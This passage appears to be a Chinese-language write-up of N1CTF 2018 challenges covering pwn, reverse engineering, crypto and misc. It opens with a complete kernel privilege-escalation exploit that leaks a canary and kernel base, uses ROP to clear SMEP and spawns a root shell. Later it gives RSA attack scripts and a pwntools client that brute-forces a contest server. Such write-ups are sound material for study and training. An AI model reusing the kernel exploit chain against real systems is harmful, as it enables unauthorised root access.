    struct sockaddr_in peeraddr;
    socklen_t peerlen;
    int n;

    system("touch /tmp/res");
    int fd=open("/tmp/res",O_RDWR);
    while (1)
    {

        peerlen = sizeof(peeraddr);
        memset(recvbuf, 0, sizeof(recvbuf));
        n = recvfrom(sock, recvbuf, sizeof(recvbuf), 0,
```

```
                    (struct sockaddr *)&peeraddr, &peerlen);
        if (n <= 0)
        {

            if (errno == EINTR)
                continue;

            ERR_EXIT("recvfrom error");
        }
        else if(n > 0)
        {
            unsigned long* ptr=recvbuf+6;
            int i;
            printf("接收到的数据：%s\n,length:%d\nFrom
%s:%d\n",recvbuf,n,inet_ntoa(peeraddr.sin_addr),peeraddr.sin_port);
            for(i=0;i<(n-8)/8;i++){
                if(i%4==0)
                    printf("\n%d-%d:",i,i+3);
                printf("%lx ",ptr[i]);
            }
            write(fd,&ptr[42],8);
            write(fd,&ptr[32],8);
            close(fd);
            return ;
        }
    }
    close(sock);
}

int main(int argc,char** argv)
{
    setvbuf(stdout,0,2,0);
    int sock;
    if ((sock = socket(AF_INET, SOCK_DGRAM, 0)) < 0)
        ERR_EXIT("socket error");

    int port=10000;
    struct sockaddr_in servaddr;
    memset(&servaddr, 0, sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    //servaddr.sin_addr.s_addr = inet_addr("6.6.6.6");
    servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");



    servaddr.sin_port = htons(1337);
    //printf("监听%d端口\n",MYPORT);
    if (bind(sock, (struct sockaddr *)&servaddr, sizeof(servaddr)) < 0){
        printf("FUCK\n");
        ERR_EXIT("bind error");
```

```
    }

    echo_ser(sock);

    return 0;
}
```

client.c

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <strings.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include<fcntl.h>
#include <sys/mman.h>

struct Packet{
    char header[4];
    unsigned short size;
    char buffer[0x10000];
};

typedef int __attribute__((regparm(3))) (*_commit_creds)(unsigned long
cred);
typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)
(unsigned long cred);

char* buf;

_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;
unsigned long native_write_cr4;
unsigned long poprdi,poprdx,swapgs,iretq;
unsigned long user_cs, user_ss, user_rflags;

static void save_state()
{
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_rflags)
```

```
        :
        : "memory");
}

void get_shell()
{
    if(getuid()!=0){
        puts("Get root failed!!!");
        exit(0);

    }
    system("/bin/sh");
}

static void shellcode()
{

    commit_creds(prepare_kernel_cred(0));
    asm(
        "swapgs\n"
        "movq %0,%%rax\n"    // push things into stack for iretq
        "pushq %%rax\n"
        "movq %1,%%rax\n"
        "pushq %%rax\n"
        "movq %2,%%rax\n"
        "pushq %%rax\n"
        "movq %3,%%rax\n"
        "pushq %%rax\n"
        "movq %4,%%rax\n"
        "pushq %%rax\n"
        "iretq\n"
        :
        :"r"(user_ss),"r"(buf+0x2000),"r"(user_rflags),"r"(user_cs),"r"
(get_shell)
        :"memory"
    );
}

int main() {
    system("./server >/tmp/fk &");
    int sock = socket(AF_INET, SOCK_DGRAM, 0);

    struct Packet packet;
    int bufferlen;
    bufferlen=0x400;
LOOP:
    memcpy(packet.header,"Nu1L",4);
    memset(packet.buffer,0,bufferlen);
    memcpy(packet.buffer,"\x13\x37",2);
```

```
    packet.size=bufferlen>>8;

    struct sockaddr_in serv_addr;

    int broadcast_enable = 1;
    if (setsockopt(sock, SOL_SOCKET, SO_BROADCAST, &broadcast_enable,
sizeof(broadcast_enable)) < 0) {
        perror("setsockopt");
        exit(-1);
    }

    bzero((char*) &serv_addr, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(12345);
    serv_addr.sin_addr.s_addr = inet_addr("6.6.6.255");
    if (sendto(sock,&packet, bufferlen+6, 0, (struct sockaddr
*)&serv_addr, sizeof(serv_addr)) < 0) {
        perror("sendto");
    }
    unsigned long canary,kernelbase;
    int fd;
    sleep(4);
    fd=open("/tmp/res",O_RDWR);
    if(fd==-1){
        printf("Open failed!\n");
        exit(0);
    }
    read(fd,&kernelbase,8);
    read(fd,&canary,8);
    close(fd);

    if(canary==0)
        goto LOOP;
    unsigned long* ptr=packet.buffer+0x100;
    prepare_kernel_cred=kernelbase-7649710;
    commit_creds=prepare_kernel_cred-976;
    unsigned long static_pre=0xffffffff8107d3a0;
    native_write_cr4=prepare_kernel_cred-static_pre+0xffffffff8104d9ad;
    poprdi=prepare_kernel_cred-static_pre+0xffffffff8124c735;
    poprdx=prepare_kernel_cred-static_pre+0xffffffff810dceb2;
    //swapgs=prepare_kernel_cred-static_pre+0xffffffff819dc6cb;
    //iretq=prepare_kernel_cred-static_pre+0xffffffff81023048;

    buf=mmap(-1, 0x30000, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    printf("Canary :%lx\nKernelbase
%lx\nCommit_creds:%lx\n",canary,kernelbase,commit_creds);

    ptr[0]=canary^0x6F6F6F6F6F6F6F6F;
```

```
    sleep(3);
    save_state();
    printf("Eflags %lx,SS %lx, CS %lx\n",user_rflags,user_ss,user_cs);
    unsigned long payload[]={
        (unsigned long)buf+0x10000,
        poprdi,
        0x6f0,
        (unsigned long)buf+0x10000,
        poprdx,
//        0x286,
        0x86, //Interrupt need to be disable here, why?
        native_write_cr4,
        (unsigned long)buf+0x10000,
        (unsigned long)shellcode,
    };
    for(int i=0;i<sizeof(payload)/8;i++){
        ptr[5+i]=payload[i]^0x6F6F6F6F6F6F6F6F;
    }

    memset(packet.buffer,0,0x100);
    memcpy(packet.buffer+0x100+5*8+sizeof(payload),"\x13\x37",2);
    if (sendto(sock,&packet, bufferlen+6, 0, (struct sockaddr
*)&serv_addr, sizeof(serv_addr)) < 0) {
        perror("sendto");
    }
    return 0;
}
```

RE

patience

haskell cmm逆向，题目逻辑大概是map(idx，get_flagchr_from_table_by_idx)
idx是常量数组
idx=
{39,282,16240,162889,523151,5536393,133142712,122076774,370998818,12169334,316222630,20517998,206287754,439741488,254692819,505473338,66985734,343561367,237439774,303374550,469397741,125811292,285489743,203482576,65894981,160395306,411117612,130413308,532384558,107223978,292707045,284494291,119890013,430252526,142828351,452127715,491307991,154654024,181393976,103923077,450071326,342235485,429438438,504612462,23633538,315942207,228342978,510000394,485654100,347840847,517634651,122749414,484029647,273221045};
而table是根据以下数据，和4个题目中给定的vector，通过某个递归算法产生的
{0,5,6,9,14,17,7616,8799,8656,9835,9023,9402,9509,5656,9020,5337,7860,5342,7797,6145,5842,6262,8861,9917,6210,5807,6950,9261,6224,5304,6533,8303,9948,8254,8249,8799,6071,8803,9328,6253,7886,7721,6802,6391,5300,9418,9873,6361,5816,8533,9931,8209,9873,9346};

题目给的binary跑不出来是因为生成的table非常大。但是由于table是由vector为单位组成，所以其实只需要计算给定的idx%len(vector)最终会以哪个vector为索引

```
#include<stdio.h>
#include<stdlib.h>
int result[152315100];
int st0[]=
{39,282,16240,162889,523151,5536393,133142712,122076774,370998818,12169334
,316222630,20517998,206287754,439741488,254692819,505473338,66985734,34356
1367,237439774,303374550,469397741,125811292,285489743,203482576,65894981,
160395306,411117612,130413308,532384558,107223978,292707045,284494291,1198
90013,430252526,142828351,452127715,491307991,154654024,181393976,10392307
7,450071326,342235485,429438438,504612462,23633538,315942207,228342978,510
000394,485654100,347840847,517634651,122749414,484029647,273221045};
int st1[]=
{0,5,6,9,14,17,7616,8799,8656,9835,9023,9402,9509,5656,9020,5337,7860,5342
,7797,6145,5842,6262,8861,9917,6210,5807,6950,9261,6224,5304,6533,8303,994
8,8254,8249,8799,6071,8803,9328,6253,7886,7721,6802,6391,5300,9418,9873,63
61,5816,8533,9931,8209,9873,9346};


int rescnt=0;
int ans[60]={0};
int anscnt=0;
int stop;
int stopflag=0;
int output(){
  ans[anscnt++]=result[rescnt-1];
  stopflag=1;
}
int getstop(int v){
  return (v/94)+1;
}
void d(int v){
   if(stopflag)
    return;
  start(v-1);

}
void e(int v){
   if(stopflag)
    return;
  d(v);
  result[rescnt++]=3;
  if(rescnt==stop){
    output();
  }

}
```

```
void c(int v){
   if(stopflag)
    return;
  result[rescnt++]=2;
  if(rescnt==stop){
    output();
  }
  e(v);

}
void b(int v){
   if(stopflag)
    return;
   d(v);
  c(v);



}
int start(int v){
   if(stopflag)
    return 0 ;
  if(v==0){
    result[rescnt++]=0;
    if(rescnt==stop){
      output();
    }
    return 0;
  }
  result[rescnt++]=1;
  if(rescnt==stop){
    output();
  }
  b(v);

  return 0;

}
int main(){
  int i;
  for(i=0;i<54;i++){
    stopflag=0;
    rescnt=0;
    stop=getstop(st0[i]);
    start(st1[i]);
  }
  for(i=0;i<54;i++){
    printf("%d,",ans[i]);
  }
```

```
}
```

输出的结果其实就是vector的编号，然后用idx%len(vector)去索引对应的vector就可以组成flag

baby neural network

5层神经网络，w1-w5 都是41*41的矩阵 b1-b5是41的向量
x为长度41的input
经过5轮y=sigmod(xw+b)的计算 得出output
反着逆回来就OK

```
#include "solve.h"
#include <math.h>
#include <string.h>
#include <stdio.h>
#define N 41
void matrix_add(double a_matrix[][N], const double b_matrix[][N], const
double c_matrix[][N],
                    int krow, int kline, int ktrl)
{
    int k, k2;
    for (k = 0; k < krow; k++)
    {
        for(k2 = 0; k2 < kline; k2++)
        {
            a_matrix[k][k2] = b_matrix[k][k2]
                + ((ktrl > 0) ? c_matrix[k][k2] : -c_matrix[k][k2]);
        }
    }
}

void matrix_mul(double a_matrix[][N], const double b_matrix[][N], const
double c_matrix[][N],
                int krow, int kline, int kmiddle, int ktrl)
{
    int k, k2, k4;
    double stmp;
    for (k = 0; k < krow; k++)
    {
        for (k2 = 0; k2 < kline; k2++)
        {
            stmp = 0.0;
            for (k4 = 0; k4 < kmiddle; k4++)
            {
                stmp += b_matrix[k][k4] * c_matrix[k4][k2];
            }
            a_matrix[k][k2] = stmp;
        }
```

```
    }
    if (ktrl <= 0)
    {
        for (k = 0; k < krow; k++)
        {
            for (k2 = 0; k2 < kline; k2++)
            {
                a_matrix[k][k2] = -a_matrix[k][k2];
            }
        }
    }
}

int matrix_inv(double a_matrix[N][N], int ndimen)
{
    double tmp, tmp2, b_tmp[100], c_tmp[100];
    int k, k1, k2, k3, j, i, j2, i2, kme[100], kmf[100];
    i2 = j2 = 0;
    for (k = 0; k < ndimen; k++)
    {
        tmp2 = 0.0;
        for (i = k; i < ndimen; i++)
        {
            for (j = k; j < ndimen; j++)
            {
                if (fabs(a_matrix[i][j] ) <= fabs(tmp2))
                    continue;
                tmp2 = a_matrix[i][j];
                i2 = i;
                j2 = j;
            }
        }
        if (i2 != k)
        {
            for (j = 0; j < ndimen; j++)
            {
                tmp = a_matrix[i2][j];
                a_matrix[i2][j] = a_matrix[k][j];
                a_matrix[k][j] = tmp;
            }
        }
        if (j2 != k)
        {
            for (i = 0; i < ndimen; i++)
            {
                tmp = a_matrix[i][j2];
                a_matrix[i][j2] = a_matrix[i][k];
                a_matrix[i][k] = tmp;
            }
```

```
        }
        kme[k] = i2;
        kmf[k] = j2;
        for (j = 0; j < ndimen; j++)
        {
            if (j == k)
            {
                b_tmp[j] = 1.0 / tmp2;
                c_tmp[j] = 1.0;
            }
            else
            {
                b_tmp[j] = -a_matrix[k][j] / tmp2;
                c_tmp[j] = a_matrix[j][k];
            }
            a_matrix[k][j] = 0.0;
            a_matrix[j][k] = 0.0;
        }
        for (i = 0; i < ndimen; i++)
        {
            for (j = 0; j < ndimen; j++)
            {
                a_matrix[i][j] = a_matrix[i][j] + c_tmp[i] * b_tmp[j];
            }
        }
    }
    for (k3 = 0; k3 < ndimen; k3++)
    {
        k = ndimen - k3 - 1;
        k1 = kme[k];
        k2 = kmf[k];
        if (k1 != k)
        {
            for (i = 0; i < ndimen; i++)
            {
                tmp = a_matrix[i][k1];
                a_matrix[i][k1] = a_matrix[i][k];
                a_matrix[i][k] = tmp;
            }
        }
        if (k2 != k)
        {
            for(j = 0; j < ndimen; j++)
            {
                tmp = a_matrix[k2][j];
                a_matrix[k2][j] = a_matrix[k][j];
                a_matrix[k][j] = tmp;
            }
        }
```

```
    }
    return (0);
}
void reverse_sigmod(double vector[1][N],int ndimen){
  for(int i=0;i<ndimen;i++)
    vector[0][i]=-log((1-vector[0][i])/vector[0][i]);
}

double sigmod(double vector[1][N],int ndimen)
{
  for(int i=0;i<ndimen;i++)
    vector[0][i]=1/(1+exp(-vector[0][i]));
}
int main(){
  double tmp1[1][N]={0};
  double tmp2[1][N]={0};
  char flag[N];
  matrix_inv(weights_layer1,N);
  matrix_inv(weights_layer2,N);
  matrix_inv(weights_layer3,N);
  matrix_inv(weights_layer4,N);
  matrix_inv(weights_layer5,N);
  reverse_sigmod(predictions,N);
  matrix_add(tmp1,predictions,bias_layer5,1,N,-1);
  matrix_mul(tmp2,tmp1,weights_layer5,1,N,N,1);
  reverse_sigmod(tmp2,N);
  matrix_add(tmp1,tmp2,bias_layer4,1,N,-1);
  matrix_mul(tmp2,tmp1,weights_layer4,1,N,N,1);
  reverse_sigmod(tmp2,N);
  matrix_add(tmp1,tmp2,bias_layer3,1,N,-1);
  matrix_mul(tmp2,tmp1,weights_layer3,1,N,N,1);
  reverse_sigmod(tmp2,N);
  matrix_add(tmp1,tmp2,bias_layer2,1,N,-1);
  matrix_mul(tmp2,tmp1,weights_layer2,1,N,N,1);
  reverse_sigmod(tmp2,N);
  matrix_add(tmp1,tmp2,bias_layer1,1,N,-1);
  matrix_mul(tmp2,tmp1,weights_layer1,1,N,N,1);
  for(int i=0;i<N;i++){
    flag[i]=(char)((1.0)/tmp2[0][i]+0.5);
  }
  puts(flag);
}
```

Crypto

baby_N1ES

里面是一个貌似自己写的加密函数
别的都一样，只看encrypt，发现关键在这个round_add，把这个函数逆推一遍整个就能逆推了

```
def encrypt(self, plaintext):
  if (len(plaintext) % 16 != 0 or isinstance(plaintext, bytes) == False):
  raise Exception("plaintext must be a multiple of 16 in length")
res = ''
for i in range(len(plaintext) / 16):
  block = plaintext[i * 16:(i + 1) * 16]
  L = block[:8]
  R = block[8:]
  print(L,R)
  for round_cnt in range(32):
    L, R = R, (round_add(L, self.Kn[round_cnt]))
    L, R = R, L
    res += L + R
return res
```

直接逆推写出对应的解密函数即可：

```
def decrypt(self, ciphertext):
  if (len(ciphertext) % 16 != 0 or isinstance(ciphertext, bytes) ==
False):
  raise Exception("ciphertext must be a multiple of 16 in length")
res = ''
for i in range(len(ciphertext) / 16):
  block = ciphertext[i * 16:(i + 1) * 16]
  L = block[:8]
  R = block[8:]
  L, R = R, L
    for round_cnt in range(31,-1,-1):
      L, R = (de_round_add(R, self.Kn[round_cnt])), L
      res += L + R
return res
```

rsa_padding

多次尝试脚本后发现不论sha256是多少，密文高位均不变，所以

```
(plain + sha256(padding)) ** 3 == cipher + kn
```

中，a取任意值padding不变。
故取两次密文后求解方程组即可，即

```
(plain + sha256(padding1)) ** 3 - (plain + sha256(padding2)) ** 3 ==
(cipher1 + kn) - (cipher + kn)
```

利用立方差公式，之后求解一元二次方程组。
公式法求解，过程中存在大整数开方，需要用到二分法。

exp

```
from hashlib import sha256

a = int(sha256(str('0').encode()).hexdigest(),16)
b = int(sha256(str('1').encode()).hexdigest(),16)

p1 =
145505890532262377237843787829111572043677647238134388083072439859716849187606189557816618754091155416111029401351692938973043898126753078460375150498316699416255300444294537384687309631684682150118553010225008699128304871965264888647649845929490560047443693927675895438276955393645232680298210919451570621937063758622063816398363629990991457134919448545984636328391633215272942316404102551506486872258210961014928527397446449552282535728980802029803957160086237192312255616281853253859048322118044188147369317259080933187269437891048111658004214137729093123692463456726384584143242016241521664103619278302414225385 61
p2 =
145505890532262377237843787829111572043677647238137891582716251474720042077343546196424452550369979403417035398836539161305927188797344362632178193172024354344963419735025568948347987189929523696858413470189010384780817105192538440789070009733243548055028902554141968017581717629068988749147767208979207295183843935818536900340535152131928468179205349015013709425562490124152592440631859389845701373716828052764446507160102289247324950624153308758720046918668471321472324573987433199302593279732908584897413760003336037342948938321249070926409533216401518518535015283907298051518506054327072930886354808633753980014 41

x = 3
y = 3 * (a + b)
z = a*a + a*b+ b*b - (p1 - p2)/(a-b)

def sq(a):
    l = 0
    r = int('1'+
'0'*len('22256555119025225761824974782994595718008930522089651275818520387529091112585268488241030971975660665039943343080379465152720986167171896890779773682697213627374755085093042752431293969781556513238408169965416260755030700235670539786329665536490394842739219919784013819448897561742426122731084818371599279463493621378791769671443678121834378960298266355432700621159311642485437020041535389626481090684742586245762064328611852664277732634973831599180690856840784411155416064965533185990636561'))
    while l < r:
        mid = (l+r)/2
        if mid * mid < a:
            l = mid + 1
        else:
            r = mid
    return l
```

```
print hex((sq(y*y-4*x*z)-y)/(2*x))[2:-1].decode('hex')
```

easy_fs

低指数攻击，但是由于栈中可能存在初始化数据，所以要先用3功能清空temp_buf，然后再用2功能得到e=3时候的flag的密文，由于程序的p，q随机生成可能导致e=3 Invalid，写个脚本爆破出三组可用的即可。
爆破脚本

```
from pwn import *
import pwnlib, time

s = None
def ru(delim):
    return s.recvuntil(delim, timeout=4)

def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)

def sn(data):
    return s.send(data)

def get_one():
    ru('choice:')
    sl('3')
    ru('digits')
    sl('3')
    ru('plaintext:')
    sl('aa')
    ru('(y/n)')
    sl('n')
    ru('choice:')
    sl('2')
    ru('filename:')
    sl('flag')
    ru('N = ')
    n = int(ru('\n')[:-1],16)
    ru('digits')
    sl('3')
    tt = ru('Success!')
    ru('C = ')
    c = int(ru('\n')[:-1],16)
    if 'Invalid' not in tt:
        return n,c
```

```
    return None,None

def pwn():
    global s
    context(os='linux',arch='amd64')
    logg = 0
    if logg:
        context.log_level = 'debug'
    num = 0
    while True:
        s = remote('116.62.173.68', 2333)
        n,c = get_one()
        if n is not None:
            print "n :",n
            print "c :",c
            num += 1
        s.close()
        if num == 3:
            break
if __name__ == '__main__':
    pwn()
```

solve脚本

```
def my_parse_number(number):
    string = "%x" % number
    #if len(string) != 64:
    #    return ""
    erg = []
    while string != '':
        erg = erg + [chr(int(string[:2], 16))]
        string = string[2:]
    return ''.join(erg)

def extended_gcd(a, b):
    x,y = 0, 1
    lastx, lasty = 1, 0

    while b:
        a, (q, b) = b, divmod(a,b)
        x, lastx = lastx-q*x, x
        y, lasty = lasty-q*y, y

    return (lastx, lasty, a)

def chinese_remainder_theorem(items):
  N = 1
  for a, n in items:
    N *= n
```

```
  result = 0
  for a, n in items:
    m = N/n
    r, s, d = extended_gcd(n, m)
    if d != 1:
      raise "Input not pairwise co-prime"
    result += a*s*m

  return result % N, N

a=[
(939155749913875971392878867031363647398940577111228970768121388664564325193735631345424790706854277342714575871288782609405096771931658617066527475267278606525309986188443648914149877658024821952683739886154845652199694903738870875565998571619589931622135207540579406520448219861396103686194984025903942201310106579016327892241362380478902520140526716467750180168095547206360006099143804838014860672698534037010014084039850973063687976472825769942709846816256409489018736532534306201856989045344116640780832416797088871909929450713716188229653714461409511960674859852992132091357746002268766012934397671532302302693 4,135137089139079966462581456545409824625813664916021784616739896418815955289888707886696624157316766813102517850721783957757984174022697287759189450811256203749283077754527004839747106173629374835331960112348598829762595288845483063488963511992017281427762635622240119421754721732647081810814222483856314692035014495186716119479781713911928729786344005643922059989451643646148595119447849028672281277424377157187296477082118584785801963402280351321821861564962618418441304095298601294521287618892239132226566394045042954279007939231940195256449109625580488451595668537576379895690395933438629208499049424428099433172 51),
(101336649784070915554419278888306014986425198343541495400886366271971968669040611842871079134514535941983873223008477147065948142983277141619990747056107792022905965335977482114969398894783954104133791866520839098897703703677690940713994137389001120569914275397991627966587747391218017011021958602814863265602734458636712737230182993012605255468997927941721490597944904435091985584311999967645899161513001859850722269703506806766400316811951317346396832549256416517931453791216568536612268115810405389584721510196170659208798350252852563058774336974837991499286483756060778477246884276812978214965502233685952506788 37,141039663390741954764162360778552967517214937751219219919812428611581392978986391811715764275047295820603371525394872613267485359667516023748755392419936045041235995664330525705080493668515507025239016496975065486413987623550121161921155502169646543645790184484904051872544869416303481923601700566292340444644077214998763232580614110716605273488542487030116531403238295532472982208678628015176689688569407466674023296065483214900196649215260836376845650479533002549426754559834708961955789654252184572311432095967592259381246089728251585003786057579350091333128923513125891634038380509565747120301151396248916321587 33),
(580399598554957033495910353509533498557847498629569354781648264658316252562184827064633286313171981129955662507460396957286163123595834512059969865559708167818129073954117025908826811687614839842730836580326892807860759345531253921298619104046042791841215856363447470655974398011825166144329556 8
```

```
680462506471300690573019143614373182177844650976883548408455067470855429085501399264157072531292345014996348893264268972233695325269472078510347257747210915625642002940597350761382566794604085482862922715416619014886376537179251493490749265189033262385405681884947820168597395673697142474220324659206386751050383699097847,213327430966719078411217255117493629278998211738715333198662557472627398327790517445123947687290434635671836384082970358105939577684822506173046403502067820555696896077076380900908128004218937820637275644852315006594118032455619138924498580216644826360253311319493207067129355538751883275779194844538826674737368117243569643493773076130641404285610740430194350296171752902496634404265453798028970589126232740435618260162957069521473961498121320790929125826920553488251097836250996113472305772601340115654265344360918629009476098323830595520588029447561920512492344171729284707546599747834293181610285502747634871654791)
]
x, n = chinese_remainder_theorem(a)
import gmpy
realnum = gmpy.mpz(x).root(3)[0].digits()

res = my_parse_number(int(realnum))
print res
```

Misc

checkin

直接根据首页的说明，进入freenode irc，/JOIN #n1ctf2018就能看到base64编码的flag。

APFS

hex编辑器查看文件尾部，密码为N1CTF_APFS，打开后有531个空的txt。
tmutil listlocalsnapshots /Volumes/N1CTF_APFS查看可用看到有个ctf快照点。

```
➜  n1ctf tmutil listlocalsnapshots /Volumes/N1CTF_APFS
ctf
```

参考博客： https://arstechnica.com/gadgets/2017/02/testing-out-snapshots-in-apples-next-generation-apfs-file-system/
回滚磁盘镜像后得到一份txt文件，根据提示mtime LSB，APFS: 10^-9 sec，提取文件修改时间。

1519342413376987002
1519342413462597006
1519342413915400001
1519342413762147006
1519342413592278005
1519342413516558006
1519342413666951007
1519342413067456004
1519342413627954007
1519342413488966002
1519342413315268007
1519342413859436001
1519342413388387004
1519342413912375005
1519342413010419006
1519342413663596003
1519342413679491005
1519342413677708003
1519342413237946001

观察发现最后一位0-7变化，可以得知是最后3个bit隐写，写脚本将其提出。


```
# coding=utf-8
import os

res = ''
s = ''
t = ''
for i in range(531):
    # print(i),
    tm = os.stat('/Volumes/N1CTF_APFS/ctf_apfs/d.txt' % i).st_mtime_ns
    #print(tm)
    #print(hex(tm & 1))
    t += bin(tm).replace('b','0')[-3:]
```

```
for tmp in range(0,len(t),8):
    res = t[tmp:tmp+8]
    s += ('x' % int(res, 2))
res = t[tmp:len(t)].ljust(8,'0')
s += ('x' % int(res, 2))
print(s)
```


发现是个zip包，打开之后的flag提交错误。再根据提示A^B=F，将回滚前后的数据抑或下得到真正的flag的zip包。

lipstick


给了一个png图片，想到隐写，binwalk没东西，看看stegsolve。
red plane 1 看到的YSL。



red plane 0 左上角有一些神秘的点。



尝试LSB提取隐写内容，发现当提取RGB最低位且按照BGR顺序提取时存在zip。



mac下stegsolve UI有点问题。（利用TAB可以选中0bit。。。

提取zip发现存在密码。

根据提示及图片中其他red plane 1 看到的YSL，想到图片里是口红色号，并转换为二进制。

https://www.yslbeautyus.com/makeup/lips/lipsticks

```
01,27,59,11,23,07,57,01,01,76,222,01,01,50,214,06,77,50,53,214,06
```

经过多次尝试，及hint中二进制最多6位，猜测二进制按每六位分组得到。

```
